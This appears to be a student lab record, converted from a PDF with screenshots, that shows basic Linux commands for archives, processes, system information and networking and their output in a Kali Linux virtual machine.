
(kali@kali)-[~]
$ gzip -d peri.txt

(kali@kali)-[~]
$ tar -xf archieve.tar.gz
tar: archieve.tar.gz: Cannot open: No such file or directory
tar: Error is not recoverable: exiting now

(kali@kali)-[~]
$
```

Process Management:


ps: List running processes



The screenshot shows a Kali Linux terminal window titled "Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM". The terminal displays the output of the 'ps' command, which lists running processes. The output is as follows:

```
(kali@kali)-[~]  
$ ps  
  PID TTY          TIME CMD  
 12077 pts/0    00:00:03 zsh  
 18065 pts/0    00:00:00 ps
```

top: Display real-time system information and processes



The screenshot shows a Kali Linux terminal window titled "Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM". The terminal displays the 'top' command being entered at the prompt. The output of the 'top' command is not visible in this screenshot.

```

Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


kali@kali: ~
File Actions Edit View Help

top - 05:27:45 up 1:05, 1 user, load average: 0.10, 0.11, 0.09
Tasks: 154 total, 1 running, 153 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.9 us, 0.9 sy, 0.0 ni, 98.2 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
MiB Mem : 1957.4 total, 491.5 free, 617.2 used, 848.7 buff/cache
MiB Swap: 975.0 total, 975.0 free, 0.0 used. 1165.6 avail Mem

  PID USER      PR  NI   VIRT   RES   SHR S  %CPU  %MEM    TIME+  COMMAND
  490 root        20   0  458532 150284 69872 S   1.3   7.5   1:07.09 Xorg
 18217 kali        20   0  469708  45828 35400 S   1.3   2.3   0:00.96 xfce4-taskmanag
   766 kali        20   0  153008   2836  2364 S   0.7   0.1   0:22.15 VBoxClient
   862 kali        20   0  354960  36012 22032 S   0.7   1.8   0:31.17 panel-13-cpugra
   143 root       -51   0     0     0     0 S   0.3   0.0   0:03.34 irq/18-vmwgfx
   816 kali        20   0  926860  94196 68968 S   0.3   4.7   0:20.48 xfwm4
   858 kali        20   0  795820 115120 50136 S   0.3   5.7   0:02.52 xfdesktop
   864 kali        20   0  360992  30156 20380 S   0.3   1.5   0:11.17 panel-15-genmon
 15410 root        20   0     0     0     0 I   0.3   0.0   0:01.31 kworker/1:2-events
 15699 root        20   0     0     0     0 I   0.3   0.0   0:00.13 kworker/u4:3-events_u+
 18251 kali        20   0  427136  92988 76740 S   0.3   4.6   0:00.48 qterminal
    1 root        20   0 165992 11324  8504 S   0.0   0.6   0:00.67 systemd
    2 root        20   0     0     0     0 S   0.0   0.0   0:00.01 kthreadd
    3 root         0 -20     0     0     0 I   0.0   0.0   0:00.00 rcu_gp
    4 root         0 -20     0     0     0 I   0.0   0.0   0:00.00 rcu_par_gp
    6 root         0 -20     0     0     0 I   0.0   0.0   0:00.00 kworker/0:0H-events_h+
    8 root         0 -20     0     0     0 I   0.0   0.0   0:00.00 mm_percpu_wq
    9 root        20   0     0     0     0 S   0.0   0.0   0:00.00 rcu_tasks_kthre
   10 root        20   0     0     0     0 S   0.0   0.0   0:00.00 rcu_tasks_rude_
   11 root        20   0     0     0     0 S   0.0   0.0   0:00.00 rcu_tasks_trace
   12 root        20   0     0     0     0 S   0.0   0.0   0:00.12 ksoftirqd/0
   13 root        20   0     0     0     0 I   0.0   0.0   0:03.45 rcu_preempt
   14 root        rt    0     0     0     0 S   0.0   0.0   0:00.17 migration/0
   16 root        20   0     0     0     0 S   0.0   0.0   0:00.00 cpuhp/0
   17 root        20   0     0     0     0 S   0.0   0.0   0:00.00 cpuhp/1
   18 root        rt    0     0     0     0 S   0.0   0.0   0:00.15 migration/1
   19 root        20   0     0     0     0 S   0.0   0.0   0:00.18 ksoftirqd/1
   21 root         0 -20     0     0     0 I   0.0   0.0   0:00.00 kworker/1:0H-events_h+
   24 root        20   0     0     0     0 S   0.0   0.0   0:00.01 kdevtmpfs
   25 root         0 -20     0     0     0 I   0.0   0.0   0:00.00 netns
   26 root         0 -20     0     0     0 I   0.0   0.0   0:00.00 inet_frag_wq
   27 root        20   0     0     0     0 S   0.0   0.0   0:00.00 kauditd
   28 root        20   0     0     0     0 S   0.0   0.0   0:00.01 khungtaskd
   29 root        20   0     0     0     0 S   0.0   0.0   0:00.00 oom_reaper
   30 root         0 -20     0     0     0 I   0.0   0.0   0:00.00 writeback
   31 root        20   0     0     0     0 S   0.0   0.0   0:00.29 kcompactd0
   32 root        25   5     0     0     0 S   0.0   0.0   0:00.00 ksmd
   33 root        39  19     0     0     0 S   0.0   0.0   0:00.55 khugepaged
   34 root         0 -20     0     0     0 I   0.0   0.0   0:00.00 kintegrityd
   35 root         0 -20     0     0     0 I   0.0   0.0   0:00.00 kblockd
   36 root         0 -20     0     0     0 I   0.0   0.0   0:00.00 blkcg_punt_bio
   37 root         0 -20     0     0     0 I   0.0   0.0   0:00.00 tpm_dev_wq
   38 root         0 -20     0     0     0 I   0.0   0.0   0:00.00 edac-poller


```

kill: Terminate processes




```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Ora
File Machine View Input Devices Help
kali@kali: ~
(kali@kali)-[~]
$ ps
  PID TTY          TIME CMD
 18594 pts/1        00:00:00 zsh
 18832 pts/1        00:00:00 ps
(kali@kali)-[~]
$ kill -CONT 18594
(kali@kali)-[~]
$
```

bg: Run processes in the background



```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle V
File Machine View Input Devices Help
kali@kali: ~
(kali@kali)-[~]
$ jobs
(kali@kali)-[~]
$ sleep 500
*Z
zsh: suspended sleep 500
```

fg: Bring background processes to the foreground



```
Kali(20BCI0189) - Linux-2022.2-virtualbox-a
File Machine View Input Devices Help
kali@kali: ~
(kali@kali)-[~]
$ fg
fg: no current job
(kali@kali)-[~]
$ fg %1
fg: %1: no such job
(kali@kali)-[~]
$
```

System Information:

uname: Print system information


df: Display disk space usage

free: Display memory usage

uptime: Show system uptime

who: Display logged-in users

w: Display logged-in users and their activities



```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ uname
Linux

(kali@kali)-[~]
$ df
Filesystem      1K-blocks    Used Available Use% Mounted on
udev            958188         0   958188    0% /dev
tmpfs           200436         952   199484    1% /run
/dev/sda1       81000912 12198936 64641364   16% /
tmpfs           1002172         0   1002172    0% /dev/shm
tmpfs            5120          0     5120    0% /run/lock
tmpfs           200432         76   200356    1% /run/user/1000

(kali@kali)-[~]
$ free
              total        used        free      shared  buff/cache   available
Mem:         2004344        652384       327284        25748     1024676     1172468
Swap:          998396           0       998396


(kali@kali)-[~]
$ uptime
05:35:39 up 1:13, 1 user, load average: 0.07, 0.10, 0.09

(kali@kali)-[~]
$ who
kali      tty7          2023-05-21 04:22 (:0)

(kali@kali)-[~]
$ w
05:36:08 up 1:14, 1 user, load average: 0.12, 0.10, 0.09
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU WHAT
kali      tty7          :0              04:22    1:13m  1:12   0.30s xfce4-session
```

Networking:

ifconfig: Configure network interfaces



```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fedb:966a prefixlen 64 scopeid 0<link>
    ether 08:00:27:db:96:6a txqueuelen 1000 (Ethernet)
    RX packets 10 bytes 1855 (1.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 63 bytes 7102 (6.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$
```

ping: Send ICMP echo requests to a network host




```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.075 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.076 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.060 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=0.050 ms
64 bytes from 10.0.2.15: icmp_seq=6 ttl=64 time=0.044 ms
64 bytes from 10.0.2.15: icmp_seq=7 ttl=64 time=0.064 ms
64 bytes from 10.0.2.15: icmp_seq=8 ttl=64 time=0.073 ms
64 bytes from 10.0.2.15: icmp_seq=9 ttl=64 time=0.042 ms
64 bytes from 10.0.2.15: icmp_seq=10 ttl=64 time=0.070 ms
64 bytes from 10.0.2.15: icmp_seq=11 ttl=64 time=0.078 ms
64 bytes from 10.0.2.15: icmp_seq=12 ttl=64 time=0.054 ms
64 bytes from 10.0.2.15: icmp_seq=13 ttl=64 time=0.063 ms
```



ssh: Securely connect to a remote system



The screenshot shows a Kali Linux terminal window titled "Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal displays the output of the `ssh` command, showing its usage and options. The prompt is `kali@kali: ~`.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ssh  
usage: ssh [-46AaCfGgKkMnqsTtVvXxYy] [-B bind_interface]  
          [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]  
          [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]  
          [-i identity_file] [-J [user@]host[:port]] [-L address]  
          [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]  
          [-Q query_option] [-R address] [-S ctl_path] [-W host:port]  
          [-w local_tun[:remote_tun]] destination [command [argument ... ]]  
  
(kali@kali)-[~]  
$ ssh --version  
unknown option --  
usage: ssh [-46AaCfGgKkMnqsTtVvXxYy] [-B bind_interface]  
          [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]  
          [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]  
          [-i identity_file] [-J [user@]host[:port]] [-L address]  
          [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]  
          [-Q query_option] [-R address] [-S ctl_path] [-W host:port]  
          [-w local_tun[:remote_tun]] destination [command [argument ... ]]  
  
(kali@kali)-[~]  
$
```

